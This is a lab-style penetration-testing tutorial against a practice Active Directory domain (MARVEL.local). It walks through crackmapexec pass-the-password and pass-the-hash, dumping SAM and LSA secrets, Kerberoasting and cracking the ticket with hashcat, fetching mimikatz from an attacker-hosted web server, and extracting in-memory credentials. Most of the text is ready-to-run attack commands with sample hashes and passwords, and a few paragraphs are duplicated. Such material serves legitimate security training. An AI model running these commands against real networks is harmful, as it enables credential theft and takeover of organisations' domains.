We will perform various Lateral movement and vertical movement . Vertical movement allows a penetration tester to escalate their privileges within a network, as compared to lateral movement, which focuses on using the same user privileges across multiple systems on the network.
Lateral movement with crackmapexec:
- Power on
kali, THEPUNISHER, Windows server 2022. We will perform a pass the password attack using the password of the userfcastleacross the entire domain. Make sure you have installedcrackmapexecon your kali. Use the following command:
crackmapexec smb 10.11.12.0/24 -u fcastle -d MARVEL.local -p Password1
 crackmapexec performs SMB enumeration on the targeted network using the creds. Then it uses
 pwn3d syntax to show that the machine has been affected using the username and password
2. Retrieving the SAM database from the windows devices across the domain using the following command:
crackmapexec smb 10.11.12.0/24 -u fcastle -d MARVEL.local -p Password1 --sam
 The local usernames and NTLMV1 hashes has been retrieved from the client machine. These hashes can be used in PTH(pass the hash) attack across the network for lateral movement and privesc on other devices.
3. Performing again pass the password attack but using the flag
The local usernames and NTLMV1 hashes has been retrieved from the client machine. These hashes can be used in PTH(pass the hash) attack across the network for lateral movement and privesc on other devices.
3. Performing again pass the password attack but using the flag --local-auth using a local admin account credentials, as this is a local account we removed the flag -d which is for domain users/admins:
crackmapexec smb 10.11.12.0/24 -u Administrator -p Password1! --local-auth
 4. Performing a
 PTH attack using the hash of the local administrator account, we have retrieved the hash of the local admin from the previous --sam command:
crackmapexec smb 172.30.1.0/24 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth # Pass the hash
 5. As we can notice that

 fcastle account has certain admin privileges, we can try to dump the LSA secrets across the domain devices using the following command:
crackmapexec smb 10.11.12.0/24 -u fcastle -d MARVEL.local -p Password1 --lsa
Vertical movement using kerberos
For this attack to work, the time on Kali Linux needs to be in sync with the time on the targeted domain controller. If not, the following message will appear: "Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)" Issue. We will solve this issue during this practical exercise
- Open
kaliand installntpdateusing the following command:
sudo apt install ntpsec-ntpdate
- Next, synchronize the time with the targeted domain controller:
sudo ntpdate 10.11.12.128
- Retrieve the
Kerberos TGS ticket hashfrom the domain controller by using a valid domain user credential to the domain controller:
impacket-GetUserSPNs MARVEL.local/fcastle:Password1 -dc-ip 10.11.12.128 -request

An SPN is a unique identifier for a service instance. SPNs are used in Kerberos authentication to associate a service instance with a service logon account, allowing clients to securely request access to services running on servers.
SAVE THE TGS HASH INTO A FILE
4. Determine the hashcat code for cracking Kerberos 5 etype 23 hashes. Use 13100 for cracking the TGS hash using hashcat , we are going to use :
hashcat -h | grep TGS
 5. Command for cracking:
hashcat -m 13100 TGS.txt /usr/share/wordlists/rockyou.txt -O

 6. Results, hash cracked and the password is
 MYpassword123#
Lateral movement using mimikatz:
- Open
kali linux, then head over to this path/usr/share/windows-resources/mimikatz/x64. Start a python web server on the same network asDomain controller
- Login onto the

Domain controlleras theSQLServiceaccount we attacked during theTGS hashcracking. Use those credentials along with username asMARVEL\SQLService. Then opencmdas administrator and follow the commands for downloading those files:
Invoke-WebRequest -uri http://kali_ip:8000/mimikatz.exe -OutFile mimikatz.exe
# Install the 4 files the same way
 You can get a remote access using evil-winrm and xfreerdp from kali itself using the following commands:
xfreerdp /v:10.11.12.128 /u:SQLService /p:'MYpassword123#' /d:MARVEL.local
# If you are having the hash use '/pth {hash}' instead of '/p'
# Syntax: evil-winrm -i IP -u Username -H Hash
evil-winrm -i 10.11.12.128 -u SQLService -p 'MYpassword123#'

- To run the
mimikatz.exewither youdouble clickfrom the file downloaded in Downloads folder, or use the same CLI and type.\mimikatz.exe
- Check
mimikatzprivileges using the following command:
privilege::debug
 The screenshot shows
 Mimikatz has the necessary privileges to extract the passwords and hashes
Grabbing credentials using mimikatz:
- Extract all the user accounts and their password hashes by using the following command:
sekurlsa::logonpasswords
 Mimikatz is able to retrieve all the user details that were stored within the memory of the host device since the last time it was rebooted.
2. To extract the LSA data from the memory of the domain controller, use the following command:
Mimikatz is able to retrieve all the user details that were stored within the memory of the host device since the last time it was rebooted.
2. To extract the LSA data from the memory of the domain controller, use the following command:
lsadump::lsa /patch
 3. By obtaining the NTLMv1 hashes of each user, you can perform lateral movement throughout the network using the PTH technique and even perform password cracking using hashcat.